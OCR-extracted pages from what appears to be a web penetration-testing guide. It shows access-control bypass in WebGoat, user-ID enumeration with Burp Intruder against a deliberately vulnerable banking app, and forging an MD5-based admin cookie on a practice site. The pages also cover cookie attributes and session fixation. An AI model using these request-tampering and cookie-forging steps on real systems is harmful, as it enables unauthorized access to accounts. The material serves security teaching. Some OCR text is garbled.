2636	http://192.168.222.136	POST	/WebGoat/attack?Screen=65&menu=200		✓	2
2640	http://192.168.222.136	GET	/WebGoat/javascript/makeWindow.js			3
2642	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js			3

Filter: Hiding CSS, image and general binary content

Request Response

Raw Params Headers Hex

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
security_level=0; acopendivids=swingset,jotto,phplib2,redmine;
acgroupswithpersist=nada; PHPSESSID=4fm02f8qgdmii6ls07c2gnbkl0;
Server=B3dhc3Bld2E=; JSESSIONID=E151225304320E6FA9AA1F46ECDDB998
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
employee_id=111&action=DeleteProfile

```

3043 http://192.168.222.136 POST /WebGoat/attack?Screen=65&menu=200 ✓ ✓ 200 33531 HTML LAB: Role Based Acces...

3046 http://192.168.222.136 GET /WebGoat/javascript/toggle.js 304 230 script js

3048 http://192.168.222.136 GET /WebGoat/javascript/makeWindow.js 304 229 script js

3049 http://192.168.222.136 GET /WebGoat/javascript/menu_system.js 304 230 script js

3050 http://192.168.222.136 GET /WebGoat/javascript/javascript.js 304 229 script js

3051 http://192.168.222.136 GET /WebGoat/javascript/lessonNav.js 304 230 script js

3064 http://192.168.222.136 GET /WebGoat/images/menu_images/lx1_o... 404 1368 HTML gif Apache Tomcat/6.0.24 - ...

Original request **Edited request** **Response**

Raw **Params** **Headers** **Hex**

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: dbx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=4fm0Cfkqgdai6ls07c2qmhk0; Server=b3dhc3BidCE=; JSESSIONID=E151225304320E6FA9AA1F46E2DCB998
Authorization: Basic d2ViZz9hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
employee_id=102&action>EditProfile
```

3043 http://192.168.222.136 POST /WebGoat/attack?Screen=65&menu=200 ✓ ✓ 200 33531 HTML LAB: Role Based Acces...

3046 http://192.168.222.136 GET /WebGoat/javascript/toggle.js 304 230 script js

Original request **Edited request** **Response**

Raw **Params** **Headers** **Hex**

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: dbx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=4fm0Cfkqgdai6ls07c2qmhk0; Server=b3dhc3BidCE=; JSESSIONID=E151225304320E6FA9AA1F46E2DCB998
Authorization: Basic d2ViZz9hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
employee_id=102&action>DeleteProfile
```

3043 http://192.168.222.136 POST /WebGoat/attack?Screen=65&menu=200 ✓ ✓ 200 33531 HTML LAB: Role Based Acces...

3046 http://192.168.222.136 GET /WebGoat/javascript/toggle.js 304 230 script js

Original request **Edited request** **Response**

Raw **Headers** **HTML** **Render**

```
Stage 2: Add Business Layer Access Control.<br><br /><b><font color="blue"> THIS LESSON ONLY WORKS WITH THE DE </font></b>> Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done DeleteProfile functionality is properly denied.</div>
<div id="message" class="info"><B> * You have completed Stage 1: Bypass Business Layer Access Control. <B> * Control </div>
```

3. Testing for Insecure Direct Object References

Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

How to Test

- Map out all locations in the application where user input is used to reference objects directly. The best way to test for direct object references would be by having at least two or more users to cover different own objects and functions.
- The value of a parameter is used directly to retrieve a database record
- The value of a parameter is used directly to perform an operation in the system
- The value of a parameter is used directly to retrieve a file system resource
- The value of a parameter is used directly to access application functionality

Test example

The screenshot shows a web application interface for 'CYCLONE TRANSFERS'. The URL in the address bar is 192.168.222.136/cyclone/. The main content area features a large 'Welcome to Cyclone!' heading and a sub-headline 'A new way to transfer money to your friends!'. To the left of the text is a stylized 'Cyclone' logo. On the right, there's a vertical navigation menu with options like 'My Bank Accounts', 'My Transfers', 'My Settings', and 'Sign out'. At the bottom of the page is a blue button labeled 'Transfer Money Now!'. The overall design is clean and modern.

**CAUTION: This is an intentionally broken web application.
Please do NOT use any real information**

The screenshot shows the OWASPIZT tool interface. The top navigation bar includes tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below this is a sub-navigation bar with Intercept, HTTP history, WebSockets history, and Options. The main content area displays a request to http://192.168.222.136/cyclone/users/4. The request details pane shows various headers and parameters. The raw request body is displayed as follows:

```

GET /cyclone/users/4 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/cyclone/
Cookie: dbx-postmetag=abit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2;- security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupwithpersist=nada;
PHPSESSID=1ovnari18tclnu0sh99smfq04; Server=nginx/1.12.0; JSESSIONID=B11cc7c80432D0EFA8AA1F4eECD0B989;
_cyclone_user_id=10AN/B0R1d3H1ic3hpB1sfawJG0g2PmK1JTQ32WJ1NDJhMfXBDc1HWJhj8Z2DH0Hjg4TTQxDjyjsAVERiEF5jc3JaX3RvaZVuBjsANRk1MTbhnz20MsSHhVSV1V12hiydk50V0srcmhpSVJ2WHB6WWdjS8dxduPhYVRSBjsAR
g13D13D--21ea662ca61534f379bf898bc19ce77f34457bc; remember_token=Scu37BrvdlCcPfSwad7x4g
Connection: close
Upgrade-Insecure-Requests: 1

```

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /cyclone/users/4 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/cyclone/
Cookie: dpx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2; security_level=0; acopendivs=swingset,jotto,phppbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=lovuar18tcluoo5b59n3qon34; ServerId=3B1dCfE=; JSESSIONID=B151CC5304320REFA5AALF46ZCD2CB988;
_cyclone_session=B4h7B0k1D3M1c3Mp2SfaWQG02FkhiJ7Q3ZWjnhDyYMDcHWJhNjE2ZDNHNgj4V7QzHDQyBjsAVENiF5jcs3JaX3Pva2VuBjsABkkimTThTbnhnZOMsSHhVs1Vi2nlydk50V0srcahpSVJZW
HBcWWdjSfdxUpPhVh5BjxAPlg%3D%3D--21eaa66Ca815394f3798698bc19ce77f34497bc; remember_token=Stu37BrvdLccPfSwAb7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```

Add \$ Clear \$ Auto \$ Refresh Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,000
 Payload type: Numbers Request count: 1,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range
 Type: Sequential Random
 From: 1
 To: 1000
 Step: 1
 How many:

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	7777	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	7793	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	7791	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	7795	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	7795	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	7807	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	7797	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	7791	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	

Request Response

Raw Headers Hex HTML Render

```
<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Cyclone Transfers | Mr. Brody Bashirian</title>

<!-- Le HTML5 shim, for IE8 support of HTML elements -->
<!--[if lt IE 9]>
  <script src="http://html5shim.googlecode.com/svn/trunk/html5.js" type="text/javascript"></script>
<![endif]-->
```



Request	Payload	Status	Error	Timeout	Length	<title> Cyclone Tranfer...
102	102	200	<input type="checkbox"/>	<input type="checkbox"/>	7766	abc
101	101	200	<input type="checkbox"/>	<input type="checkbox"/>	7762	a
62	62	200	<input type="checkbox"/>	<input type="checkbox"/>	7781	Yvonne Hahn
86	86	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Watson Boyer
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Virgie Ortiz
90	90	200	<input type="checkbox"/>	<input type="checkbox"/>	7787	Verna Champlin
53	53	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	Tremaine Heaney
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Tatum Okuneva
21	21	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Sydnie Schultz
57	57	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Sydnee Hamill
81	81	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	Stefanie Hamill
61	61	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Sim Wolf III
35	35	200	<input type="checkbox"/>	<input type="checkbox"/>	7779	Sasha Koss
48	48	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Samara Davis
85	85	200	<input type="checkbox"/>	<input type="checkbox"/>	7801	Sabina Schamberger III
68	68	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Ryder Wuckert
44	44	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Rusty Wisozk
27	27	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	Riley Friesen II
31	31	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Rickey Cronin

Session Management Testing

1. Testing for Bypassing Session Management Schema

In this test, the tester has to check whether the cookies issued to clients can resist range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a that will be considered valid by the application and that will provide some kind of unauthorized access.

How to test

Usually the main steps of the attack pattern are the following:

- Cookie collection: collection of a sufficient number of cookie samples
- Cookie reverse engineering: analysis of the cookie generation algorithm
- Cookie manipulation: forging of a valid cookie in order to perform the attack, this last step might require a large number of attempts, depending on how the cookie is created (cookie brute force attack)

Test example

The screenshot shows a web browser window with the following details:

- Address Bar:** https://attack.samsclass.info/cookie/login/index.html
- Title Bar:** Cookie Login Page
- Cloudflare Logo:** A yellow and orange cloud icon followed by the word "CLOUDFLARE".
- Form Fields:**
 - Name: root
 - Password: toor
- Buttons:** Submit Query
- Section:** Logins to try
 - root toor
 - admin password
- Footer:** Last revised 10-10-14 1:04 pm by Sam Bowne

Cookie Collection

The screenshot shows a web browser window with the following details:

- Address Bar:** https://attack.samsclass.info/cookie/login/messageboard.php
- Title Bar:** Message Board
- Cloudflare Logo:** A Cloudflare logo is visible on the left side of the main content area.
- Text Content:** AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845
Welcome Linux Root User!
- Network Sniffer (Fiddler):** A screenshot of the Fiddler tool interface shows a captured request for the URL above. The Request tab displays the following headers and body:

```
HEAD /cookie/login/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: /*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookie/login/messageboard.php
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845;
AUTH=63a9f0ea7bb98050796b649e85481845;
_cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
```

Cookie Reverse Engineering

```
input your hash here to crack this:63a9f0ea7bb98050796b649e85481845
hash function: MD5
*****
hash md5 cracked: root
```

Cookie manipulation

Guess administrator's username admin have cookie like below:

Cookie = md5(admin)= 21232f297a57a5a743894a0e4a801fc3

3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Original request Edited request Response

Raw Params Headers Hex

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=63a9f0ea7bb9805079eb649e85481045; AUTH=63a9f0ea7bb9805079eb649e85481045; __cfduid=d725a0b09f8f0aa2f49cf5c08613c000a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Original request Edited request Response

Raw Params Headers Hex

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=21232f297a57a5a743894a0e4a801fc3; AUTH=21232f297a57a5a743894a0e4a801fc3; __cfduid=d725a0b09f8f0aa2f49cf5c08613c000a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Original request Edited request Response

Raw Headers Hex HTML Render

Message Board

AUTH COOKIE: 21232f297a57a5a743894a0e4a801fc3

Welcome **Administrator!** Comment:

[Post Comment](#) [Erase Comments](#) [Logout](#)

2. Testing for Cookies attributes

How to Test

Testing for cookie attribute vulnerabilities

By using an intercepting proxy or traffic intercepting browser plug-in, trap all response where a cookie is set by the application (using the Set-cookie directive) and inspect the cookie for the following:

- Secure Attribute – Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted tunnel. For example, after logging into an application and a session token is set using a cookie, then verify it is tagged using the ";secure" flag. If it is not, then the browser would agree to pass it via an unencrypted channel such as using HTTP, and this could lead to an attacker leading users into submitting their cookie over an insecure channel.
- HttpOnly Attribute – This attribute should always be set even though not every browser supports it. This attribute aids in securing the cookie from being accessed by a client side script, it does not eliminate cross site scripting risks but does eliminate some exploitation vectors. Check to see if the "HttpOnly" tag has been set.
- Domain Attribute – Verify that the domain has not been set too loosely. It should only be set for the server that needs to receive the cookie. For example if the application resides on server app.mysite.com, then it should be set to "domain=app.mysite.com" and NOT "domain=.mysite.com" as this would allow other potentially vulnerable servers to receive the cookie.
- Path Attribute – Verify that the path attribute, just as the Domainattribute, has not been set too loosely. Even if the Domain attribute has been configured as tight as possible, if the path is set to the root directory "/" then it can be vulnerable to less secure applications on the same server. For example, if the application resides at /myapp/, then verify that the cookies path is set to ";path=/myapp/" and NOT ";path="/" or ";path=/myapp". Notice here that the trailing "/" must be used after myapp. If it is not used, the browser will send the cookie to any path that matches "myapp" such as "myapp-exploited".
- Expires Attribute – If this attribute is set to a time in the future verify that the cookie does not contain any sensitive information. For example, if a cookie is set to "; expires=Sun, 31-Jul-2019 13:45:29 GMT" and it is currently July 31st 2018, then the tester should inspect the cookie. If the cookie is a session token that is stored on the user's hard drive then an attacker or local user (such as an admin) who has access to this cookie can access the application by resubmitting this token until the expiration date passes/

```
root@kali: ~/Desktop#
File Edit View Search Terminal Help
Transfer-Encoding: chunked
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'report-sample' 'nonce-IhfHVdQcsK7CQ1pBq5QZxL0XwiE' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';
object-src 'none';base-uri 'self';report-uri /cspreport
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: GSE
Set-Cookie: GAPS=1:b3emoSytNQeiWImBxrH9xta4HEEKg:9nzAIazsTAX8kEqo;Path=/;Expires=Wed, 04-Mar-2020 07:07:19 GMT;Secure;HttpOnly;Priority=HIGH
Alt-Svc: hq=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303338; quic=51303335; quic=":443"; ma=2592000; v="41,39,38,37,35"
Connection: close
*****
[+] Analyzing HTTP header of https://gmail.com ...
*****
[I] Server: GSE
[I] HTTP Strict-Transport-Security is being enabled [Value: max-age=31536000; includeSubDomains]
[I] Response header specifying a safe character set like UTF-8
[I] X-Frame-Options is being enabled [Value: DENY]
[I] X-XSS-Protection is being enabled [Value: 1; mode=block]
[I] X-Content-Type-Options is being enabled [Value: nosniff]
[V] Server does not enforce Public Key Pinning HPKP. [Value: Missing]
[I] Content-Security-Policy CSP is being enabled [Value: script-src 'report-sample' 'nonce-IhfHVdQcsK7CQ1pBq5QZxL0XwiE' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri /cspreport]
[I] Secure flag in Set-Cookie is being enabled
[I] Httponly flag in Set-Cookie is being enabled
[I] Path flag in Set-Cookie is being enabled
[V] Anti Cross-Site Request Forgery Token is Missing in Set-Cookie. [Value: GAPS=1:b3emoSytNQeiWImBxrH9xta4HEEKg:9nzAIazsTAX8kEqo;Path=/;Expires=Wed, 04-Mar-2020 07:07:19 GMT;Secure;HttpOnly;Priority=HIGH]
*****
root@kali:~/Desktop#
```

3. Testing for Session Fixation


Summary

When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal the user session (session hijacking).

Session fixation vulnerabilities occur when:


- A web application authenticates a user without first invalidating the existing session ID, thereby continuing to use the session ID already associated with the user.
- An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session.

Test example



Screencast showing the OWASP ZAP interface and a browser window. The ZAP interface shows a list of captured requests, with the last one selected. The browser window shows a 'Message Board' page from 'attack.samsclass.info'. The page displays a Cloudflare logo, a welcome message 'Welcome Linux Root User!', and a comment input field. Below the comment field are buttons for 'Post Comment', 'Erase Comments', and 'Logout'.

Screencast showing the OWASP ZAP interface and a browser window. The ZAP interface shows a list of captured requests, with the last one selected. The browser window shows a 'Message Board' page from 'attack.samsclass.info'. The page displays a Cloudflare logo, a welcome message 'Welcome Linux Root User!', and a comment input field. Below the comment field are buttons for 'Post Comment', 'Erase Comments', and 'Logout'.



